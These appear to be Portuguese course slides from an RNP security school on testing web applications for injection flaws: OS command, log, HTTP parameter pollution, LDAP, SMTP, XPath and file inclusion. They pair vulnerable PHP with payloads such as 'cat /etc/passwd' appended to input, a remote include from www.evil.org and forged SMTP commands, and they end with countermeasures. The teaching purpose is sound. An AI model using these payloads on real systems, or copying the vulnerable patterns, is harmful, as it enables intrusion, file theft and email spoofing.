



Escola
Superior
de Redes
RNP

Teste de Invasão de Aplicações Web

Capítulo 7

Ataques de injeção

- **Apresentar ataques de injeção menos conhecidos que o SQL e o XSS e as técnicas que podem ser empregadas para detectar se uma aplicação é vulnerável a eles.**

- **Injeção de comandos de sistema operacional, injeção em trilhas de auditoria, poluição de parâmetros HTTP, injeção em filtros LDAP, injeção em filtros LDAP às cegas, injeção de comandos SMTP, injeção de XPath, injeção de XPath às cegas, inclusão de arquivos.**

- **Introdução**
- **Injeção de comandos de sistema operacional**
- **Injeção em trilhas de auditoria**
- **Poluição de parâmetros HTTP**
- **Injeção em filtros LDAP**
- **Injeção em filtros LDAP às cegas**
- **Injeção de comandos SMTP e de cabeçalhos de e-mail**

- **Injeção de Xpath**
- **Injeção de XPath às cegas**
- **Inclusão de arquivos**
- **Contramedidas**
- **Apêndice – Gramática para representação textual de filtros de busca LDAP**

Ataques de injeção podem ocorrer quando:

Comandos são processados por um interpretador utilizado pela aplicação;

Comandos são construídos, em tempo de execução, a partir da concatenação de valores fornecidos por usuários;

Não são feitas as validações necessárias, para detecção de entradas maliciosas.

Muitas vezes, uma aplicação necessita de serviços fornecidos pelo sistema operacional.

Embora os arcabouços modernos de desenvolvimento possuam APIs específicas para acesso seguro a tais serviços, não são raros os casos em que funções genéricas de interação com o sistema são utilizadas.

- ▲ **Exemplo:**

```
$nome_de_dominio=$_POST['dominio'];  
$endereco_ip = shell_exec('nslookup ' .  
    $nome_de_dominio);
```

- ▲ **Um usuário malicioso pode submeter:**

```
www.esr.rnp.br; cat /etc/passwd
```

- ▲ **Resultando nos seguintes comandos:**

```
nslookup www.esr.rnp.br; cat /etc/passwd
```


Submissão de múltiplos comandos

Caractere(s)	Significado	Windows	Linux
cmd1; cmd2	Separa múltiplos comandos em uma mesma linha.		—
cmd1 cmd2	Direciona a saída do primeiro comando (cmd1) para o segundo (cmd2).	X	—
cmd1 & cmd2	Executa cmd1 e, depois, cmd2. Embora em Linux, seja usado após um comando, para executá-lo em segundo plano, também atende ao propósito de submeter outro comando.	X	—
cmd1 && cmd2	Executa cmd2, após cmd1, somente se este retornar sem erro.	X	—
cmd1 cmd2	Executa cmd2, após cmd1, somente quando este retornar com erro.	X	—

Figura 7.3 - Caractere(s) especial(is) que permite(m) submeter múltiplos comandos ao sistema operacional simultaneamente.

- Redirecionamento de saída, quando resultado de comando não é exibido na tela:

```
www.esr.rnp.br; cat /etc/passwd >  
/var/www/html/site/passwd
```

Roteiro de teste

1

Para cada item de entrada identificado na fase de mapeamento, que aparente ser passado como argumento para um comando do sistema operacional:

1.1

Forneça o valor abaixo:

**valor & ping -c 30 <nome de domínio
válido>**

1.2

Se uma pausa de cerca de 30 segundos ocorrer, a aplicação é vulnerável.

1.3

Senão, repita o Passo 1.1, utilizando outros caracteres para submissão de múltiplos comandos.

Trilhas de auditoria são constituídas de registros que descrevem as atividades realizadas em um ambiente, independente de sucesso ou falha.

Ataques de injeção em trilhas de auditoria permitem inserir registros fraudulentos de eventos ou servir de vetor para outras explorações.

Exemplo de trilhas de auditoria:

```
[root@seg9 logi]# cat logfile
```

```
[07/04/2012 - 10:14:22] Conta esr se conectou  
com sucesso.
```

```
[07/04/2012 - 10:14:27] Tentativa de conexão com  
a conta es.
```

```
[07/04/2012 - 10:14:35] Tentativa de conexão com  
a conta adm.
```

- ▲ Trecho de código responsável pela geração de registros da trilha de auditoria:

```
$userid=$_POST['userid'];  
...  
fwrite($res, $date."Conta ".$userid." se conectou  
com sucesso.\n");  
...  
fwrite($res, $date."Tentativa de conexão com a  
conta ".$userid.".\n");
```

▲ Exemplo de injeção:

esr.%0a[07/04/2012 - 10:14:40] Conta admin se conectou com sucesso

▲ Resultado:

[07/04/2012 - 10:14:22] Conta esr se conectou com sucesso.

[07/04/2012 - 10:14:27] Tentativa de conexão com a conta es.

[07/04/2012 - 10:14:35] Tentativa de conexão com a conta adm.

[07/04/2012 - 10:14:21] Tentativa de conexão com a conta esr.

[07/04/2012 - 10:14:22] Conta admin se conectou com sucesso.

Em aplicações web, quando são submetidas múltiplas instâncias de um mesmo parâmetro HTTP, o valor que é devolvido à aplicação depende da tecnologia web adotada.

Esta técnica pode afetar código da aplicação tanto no lado do cliente como do servidor.

Precedência em caso de parâmetros homônimos

Tecnologia/Servidor	Método/Função	Precedência
ASP/IIS	Request.QueryString("par")	Todas as ocorrências, delimitadas por vírgula.
PHP/Apache	\$_GET["par"]	Última ocorrência.
JSP/Tomcat	Request.getParameter("par")	Primeira ocorrência.
Perl (CGI)/Apache	Param("par")	Primeira ocorrência.
Python/Apache	getValue("par")	Todas as ocorrências, em uma lista.

Figura 7.7 – Precedência adotada na presença de múltiplos parâmetros com o mesmo nome.

Exemplo: aplicação escrita em PHP, que permite que o usuário participe de uma enquete, depois de fornecido o número dela.




The screenshot shows a web application interface with a dark blue header containing the logo and name of the Escola Superior de Redes RNP. Below the header, the title "Escolha de enquete" is displayed. Underneath the title, the text "Número da enquete:" is followed by a text input field. Below the input field is a button labeled "Prosseguir".

Figura 7.8 - Aplicação para participar de enquete.

Requisição realizada:

`http://hpp.esr.rnp.br:80/build_poll.php?
numero=123456&Submit1=Prosseguir`



Escola
Superior
de Redes
RNP

De que ataque mais gostou?

☐ XSS

☐ Injeção de SQL

☐ CSRF

Figura 7.9 - Ficha de votação.

Código que constrói a ficha de votação:

```
$numero=$_REQUEST['numero'];  
...  
echo('<a href="http://hpp.esr.rnp.br/post_vote.php  
?id=1&poll_id=' . $numero . '">XSS</a><br>');  
...
```

Atacante fornece link para a seguinte URL:

http://hpp.esr.rnp.br/build_poll.php?numero=123456%26id%3d3

▲ Resultado do ataque:

```
<a href="http://hpp.esr.rnp.br/post_vote.php?  
id=1&poll_id=123456&id=3">XSS</a><br>
```

```
<a href="http://hpp.esr.rnp.br/post_vote.php?  
id=2&poll_id=123456&id=3">
```

```
Inje&ccedil;&atilde;o de SQL</a><br>
```

```
<a href="http://hpp.esr.rnp.br/post_vote.php?  
id=3&poll_id=123456&id=3">CSRF</a>
```

▲ E se o parâmetro for colocado no final da query string?

```
echo( ' <a href="http://hpp.esr.rnp.br/post_vote.php  
?poll_id=' . $numero . '&id=1">XSS</a><br>' );
```

Roteiro de teste

- 1** Determine a precedência de parâmetros HTTP utilizada pelas tecnologias web empregadas.

- 1.1** Escolha um parâmetro de requisição identificado na fase de mapeamento, que é exibido na resposta da aplicação.

- 1.2** Submeta uma requisição com o parâmetro duplicado, mas com um valor diferente.

- 1.3** Veja qual dos dois valores é exibido, para determinar a precedência.

Roteiro de teste

2

Verifique se parâmetros definidos no corpo da requisição ou em cookies possuem precedência menor que os de URLs.

2.1

Escolha um parâmetro de requisição identificado na fase de mapeamento, que aparece no corpo da mensagem e que é exibido na resposta da aplicação.

2.2

Submeta uma requisição com o parâmetro copiado na URL, mas com um valor diferente.

2.3

Veja qual dos dois valores é exibido, para determinar a precedência.

Roteiro de teste

3 Teste os parâmetros que são vulneráveis à poluição:

- 3.1** Para cada parâmetro identificado na fase de mapeamento, inclua ao final do valor um parâmetro inexistente, como “&esr=rnp”, por exemplo, mas de maneira codificada, isto é, “%26esr%3drnp”.
- 3.2** Verifique se o parâmetro injetado aparece em links ou em formulários, sem considerar o parâmetro testado, que pode mudar de nome, no documento fornecido como resposta. Em caso positivo, o parâmetro alvo é vulnerável à poluição.

Lightweight Directory Access Protocol (LDAP) é um protocolo leve e eficiente usado para acessar diretórios de informações, especificamente, os baseados na série de padrões X.500.

Cada entrada de um diretório é referenciada de maneira única, por meio do Distinguished Name (DN).




Figura 7.10 - Estruturas de diretórios: (a) Modelo tradicional. (b) Modelo baseado em DNS.

Todo filtro LDAP é delimitado por parênteses e os operadores seguem uma notação prefixada.

Exemplos de consultas:

```
(uid=esruser)
```

```
(&(uid=esruser)(senha=pwd))
```

```
(!(cidade=Campinas)(cidade=Brasília)(cidade=Vinhedo))
```

Exemplos de consultas:

(atributo=*)

(!(atributo=valor))

(objectClass=*)

(&)

(|)

Injeção em operador “&”

▲ Código vulnerável:

```
$uid=$_POST['uid'];  
$pwd=$_POST['pwd'];  
...  
$filter = '(&(uid='.$uid.')(userPassword='.$pwd.'))';
```

Injeção em operador “&”

- ▶ Injeções em filtros baseados em operador “&” só funcionam, se o servidor considerar apenas a parte inicial e correta do filtro submetido, como acontecia, antigamente, com o OpenLDAP.
- ▶ Valor malicioso e resultado:

`(&(uid=root)(&))(userPassword=senha))`

`_____/_____/\`

Filtro válido

Parte descartada


Injeção em operador “|”

▲ Código vulnerável:

```
$filter = '(|(l=xpto)';  
if ($_REQUEST['imp']) {  
    $filter = $filter.'(l='.$_REQUEST['imp'].')';  
}  
if ($_REQUEST['sca']) {  
    $filter = $filter.'(l='.$_REQUEST['sca'].')';  
}  
if ($_REQUEST['plo']) {  
    $filter = $filter.'(l='.$_REQUEST['plo'].')';  
}  
$filter = $filter.')';
```

Injeção em operador “|”

- Entrada maliciosa:
impressora) (objectClass=*
- Filtro construído:
(| (l=xpto) (l=impressora) (objectClass=*))
- Resultado:



root
bin
daemon
adm
lp
sync
shutdown
halt
mail
uucp
operator

Figura 7.14 - Resultado de injeção em filtro LDAP baseado em operador “|”.

Roteiro de teste

1 Para cada item de entrada identificado na fase de mapeamento:

1.1 Forneça um número crescente de caracteres “(”, com o objetivo de causar um erro sintático no filtro LDAP, que seja exibido ou informado pela aplicação.

1.2 Se o passo anterior não for bem sucedido, execute-o, novamente, usando o caractere “)” no lugar de “(”, e veja se o resultado da consulta sofre alguma alteração.

1.3 Caso qualquer dos passos anteriores seja efetuado com sucesso, infira se o valor está sendo usado em um filtro baseado em operador “|” ou “&”.

Roteiro de teste

1 Para cada item de entrada identificado na fase de mapeamento:

1.4 Para operador “|”, forneça um valor como “valor>(&” e veja se a quantidade de resultados aumenta.

1.5 Para operador “&”, submeta um valor como “valor)(|” e veja se a resposta usual deixa de ser exibida.

Para que eles funcionem corretamente, é necessário ser capaz de discernir se uma expressão injetada é avaliada como verdadeira ou falsa.

É importante observar que não há como especificar, em um filtro LDAP, o comprimento de um atributo, e, assim, o processo de descoberta deve ser realizado até que uma dada posição não tenha nenhum valor válido.

- ▶ **Exemplo:**
 - ▶ Filtro baseado em “&”.
 - ▶ Aplicação exibe dados de usuário ou mensagem de erro.
- ▶ **Teste de existência de atributo:**
`valor)(attr=*`
- ▶ **Teste do valor de atributo (primeira posição):**
`valor)(attr=a*`
`valor)(attr=b*`
`...`
`valor)(attr=t*`

Muitas aplicações web apresentam uma página que permite que usuários enviem comentários, elogios, reclamações e dúvidas sobre os serviços oferecidos.

Um erro comum, encontrado nesse tipo de funcionalidade, consiste em armazenar o endereço de destinatário em um campo escondido do formulário, e utilizar aquele dado diretamente na composição da mensagem.

Exemplo de conversação SMTP

220 mx.exemplo.com ESMTP fq5si3132623vcb.146

HELO e100.esr.rnp.br

250 mx.exemplo.com at your service

MAIL FROM:<esruser@esr.rnp.br>

250 2.1.0 OK fq5si3132623vcb.146

RCPT TO:<esruser@gmail.com>

250 2.1.5 OK fq5si3132623vcb.146

DATA

354 Go ahead fq5si3132623vcb.146

From:esruser@esr.rnp.br

Subject:Teste

Teste de SMTP

.

250 2.0.0 OK 1334581185 fq5si3132623vcb.146

QUIT

Exemplo de código vulnerável:

```
$cmd = 'HELO localhost'.PHP_EOL;  
$cmd = $cmd.'MAIL FROM:<'.$from.'>'.PHP_EOL;  
$cmd = $cmd.'RCPT TO:<'.$realto.'>'.PHP_EOL;  
$cmd = $cmd.'DATA'.PHP_EOL;  
$cmd = $cmd.'From: '.$from.PHP_EOL;  
$cmd = $cmd.'Subject: '.  
    $subject.PHP_EOL.PHP_EOL;  
$cmd = $cmd.$message.PHP_EOL;  
$cmd = $cmd.'.'.PHP_EOL;  
$cmd = $cmd.'QUIT'.PHP_EOL;
```


▲ Entrada maliciosa:

Mensagem original.

.

MAIL FROM:<evil@evil.org>

RCPT TO:<outro.usuario@localhost>

DATA

From:evil@evil.org

To:outro.usuario@localhost

Subject:Mensagem falsa

Esta mensagem foi forjada!

▶ Outro código vulnerável:

```
$from='From: ' . $_POST['from'];  
$realto=$_POST['realto'];  
$subject=$_POST['subject'];  
$message=$_POST['message'];  
$ret = mail($realto, $subject, $message, $from);
```

▶ Entrada maliciosa:

```
evil%40evil.org%0d%0aCc%3aoutro%40localhost
```

Roteiro de teste

1

Liste todos os formulários, identificados na fase de mapeamento, que parecem interagir com o serviço de correio eletrônico.

Roteiro de teste

2 Para cada um deles, realize os seguintes testes:

2.1 Adulteração de destinatário:

- 2.1.1** Verifique se o endereço do destinatário é especificado em um campo escondido.
- 2.1.2** Em caso positivo, altere o valor do campo para um e-mail externo que controla, e veja se recebe a mensagem enviada, o que confirma a vulnerabilidade.
- 2.1.3** Se o teste anterior falhar, repita a verificação com um endereço local, para o qual tenha acesso.

Roteiro de teste

2 Para cada um deles, realize os seguintes testes:

2.2 Injeção de cabeçalhos de e-mail:

2.2.1 Habilite um proxy de interceptação e envie, em seguida, nova mensagem, por meio da aplicação.

2.2.2 Adicione “%0d%0aCc%3aSeuEmail%40SeuDominio”, ao final do parâmetro que indica o remetente, e veja se recebe a mensagem na caixa de entrada da conta especificada. Se isto acontecer, a aplicação está vulnerável à injeção de cabeçalhos de e-mail.

Roteiro de teste

2 Para cada um deles, realize os seguintes testes:

2.3 Injeção de comandos SMTP:

- 2.3.1** Insira no corpo da mensagem uma linha contendo apenas um ponto (“.”), seguida por outras quaisquer, e submeta o formulário.
- 2.3.2** Acesse a caixa de correio do destinatário e veja se a mensagem chegou truncada, o que indica o processamento do ponto como finalizador do comando “DATA”.
- 2.3.3** Caso o passo anterior não seja bem sucedido, tente injetar uma conversa inteira contendo os comandos MAIL, RCPT e DATA.

XPath é uma linguagem utilizada para acessar elementos de um documento XML, a partir de um modelo de dados representado em formato de árvore.

Uma consulta XPath devolve um conjunto de nós do modelo ou valores atômicos, como inteiros ou cadeias de caracteres, por exemplo.




Figura 7.21 – Representação em árvore do documento da Figura 7.20.

▲ Exemplos de caminhos:

- ▲ `/users/user/name`
- ▲ `//name`
- ▲ `//users//name`
- ▲ `/users/name`
- ▲ `//user[account="esruser"]/name`

▲ Uso de operadores:

- ▲ `//user[account="esruser" and pwd="toor"]/name`
- ▲ `//user[account!="esruser"]/name`
- ▲ `//user[@id<"102"]/name`

▲ Funções:

- ▲ `count()`
- ▲ `name()`
- ▲ `position()`
- ▲ `string-length()`
- ▲ `substring()`

▲ Código vulnerável:

```
$uid=$_POST['uid'];  
$pwd=$_POST['pwd'];  
...  
$users = $xml-> xpath('/users/user[account="'. $uid.  
    '" and password="'. $pwd. '"]');
```

▲ Entrada maliciosa:

```
root" or "1"="1
```

▲ Consulta realizada:

```
/users/user[account="root" or "1"="1" and  
password="P"]
```


Roteiro de teste

1 Para cada item de entrada identificado na fase de mapeamento:

1.1 Forneça os símbolos “[“, “[””, “(“ e “)” e “*”, um por vez, e veja se um erro é induzido na aplicação, o que indicaria um campo potencialmente vulnerável.

1.2 Forneça o valor abaixo e veja se algum resultado é apresentado:
" or true() or “


1.3 Se nenhum erro ocorrer, significa que a aplicação interpretou a expressão fornecida e é vulnerável à injeção de XPath.



Escola Superior de Redes RNP

Contagem de Usuários

Cidade:




Escola Superior de Redes RNP

Total de usuários da cidade pesquisada: 2

▲ Inclusão de pergunta:

Campinas" and <pergunta booleana> and "a"="a


Figura 7.22 - Aplicação que faz consulta XPath: (a) Interface do sistema. (b) Resultado da pesquisa.



Escola Superior de Redes RNP

Contagem de Usuários

Cidade:



Escola Superior de Redes RNP

Total de usuários da cidade pesquisada: 2


▲ Descoberta de tamanho:

Campinas" and string-length(name(/*))=1 and "a"="a

...

Campinas" and string-length(name(/*))=5 and "a"="a


Figura 7.22 - Aplicação que faz consulta XPath: (a) Interface do sistema. (b) Resultado da pesquisa.



Escola Superior de Redes RNP

Contagem de Usuários

Cidade:



Escola Superior de Redes RNP

Total de usuários da cidade pesquisada: 2

▲ Descoberta do valor de cada posição:

Campinas" and substring(name(/*),1,1)='a' and "a"="a

...

Campinas" and substring(name(/*),1,1)='u' and "a"="a

Figura 7.22 - Aplicação que faz consulta XPath: (a) Interface do sistema. (b) Resultado da pesquisa.

Roteiro

- 1 Obtenha o nome do nó corrente.
- 2 Obtenha o número de atributos do nó corrente.

Roteiro

3 Para cada atributo:

3.1 Obtenha o nome.

3.2 Obtenha o valor.

4 Obtenha o número de comentários.

Roteiro

5 Para cada comentário:

5.1 Obtenha o valor do comentário.

6 Obtenha o número de nós-filhos.

Roteiro

7 Para cada nó-filho:

5.1 Execute o Passo #1.

8 Obtenha o conteúdo textual do nó corrente.

Algumas linguagens, como PHP, permitem incluir e avaliar dinamicamente um arquivo como parte do código sendo executado.

Se a aplicação, simplesmente, utiliza o valor de um parâmetro da requisição como argumento da função de inclusão, um usuário malicioso pode fazer com que arquivos remotos ou locais sejam injetados, durante o processo da geração da resposta pela aplicação.

Em PHP, o comando “include” é utilizado com o propósito mencionado, permitindo incluir arquivos remotos, caso a diretiva “allow_url_include” esteja definida com o valor “On”.

- ▲ **Código vulnerável:**

```
include($country . '.php');
```

- ▲ **Entrada maliciosa:**

```
country=http%3A%2F%2Fwww.evil.org%2Fevil
```

- ▲ **Arquivo incluído:**

```
http://www.evil.org/evil.php
```

- ▲ **Código vulnerável:**

`include($country);`

- ▲ **Entrada maliciosa:**

`country=%2Fetc%2Fpasswd`

- ▲ **Arquivo incluído:**

`/etc/passwd`

Roteiro de teste

1

Para cada item de entrada identificado na fase de mapeamento, que tenha grande chance de ser usado em um comando de inclusão de arquivos:

1.1

Inspecione o código fonte e veja se o valor do item de entrada corresponde a um nome de arquivo.

1.1.1

Em caso positivo, intercepte a requisição e o substitua pelo nome de outro arquivo que se sabe estar no servidor. Verifique se a resposta apresenta algum indicativo de que o arquivo foi incluído e processado, o que indica a presença da vulnerabilidade.

▲ Gerais:

- ▲ **Considere que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, verifique se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro. Complementarmente, restrinja o tamanho do campo ao máximo permitido.**
- ▲ **Não submeta a um interpretador um comando construído dinamicamente, por meio da concatenação direta de valores controlados pelo usuário.**

▲ Injeção de comandos de sistema operacional:

- ▲ Se for necessário solicitar serviços ao sistema operacional, use funções da linguagem na qual a aplicação é desenvolvida, que sejam específicas para o propósito desejado.

▲ Inclusão de arquivos:

- ▲ Nunca passe dados fornecidos pelo usuário para funções de inclusão dinâmica de arquivos.
- ▲ Caso a escolha do arquivo a ser incluído dependa de informações fornecidas pelo usuário, verifique se o nome resultante está presente em uma lista de recursos permitidos.
- ▲ Desabilite a inclusão de arquivos remotos.

Perguntas